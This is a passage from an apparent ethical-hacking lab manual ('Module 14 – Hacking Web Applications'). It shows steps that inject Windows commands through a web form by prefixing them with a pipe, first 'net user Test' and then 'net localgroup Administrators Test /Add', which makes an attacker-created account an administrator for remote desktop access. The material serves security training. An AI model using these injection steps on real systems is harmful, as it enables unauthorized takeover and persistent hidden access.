
37. You can observe the newly created account **Test**, as shown in the screenshot.



38. Now, view the new account's information. Type | **net user Test** and click **Submit**.




39. The **Test** account information appears. You can see that **Test** is a standard user account and does not have administrative privileges. You can see that it has an entry called **Local Group Memberships**.




40. Now, assign administrative privileges to the account. The reason for granting administrative privileges to this account is to use this (admin) account to log into the **Windows Server 2022** machine with administrator access using a remote desktop connection.

Module 14 – Hacking Web Applications

41. To grant administrative privileges, type | **net localgroup Administrators Test /Add** and click **Submit**.



42. You have successfully granted admin privileges to the account. Confirm the new setting by issuing the command | **net user Test. Test** is now an administrator account under the **Local Group Memberships** option.

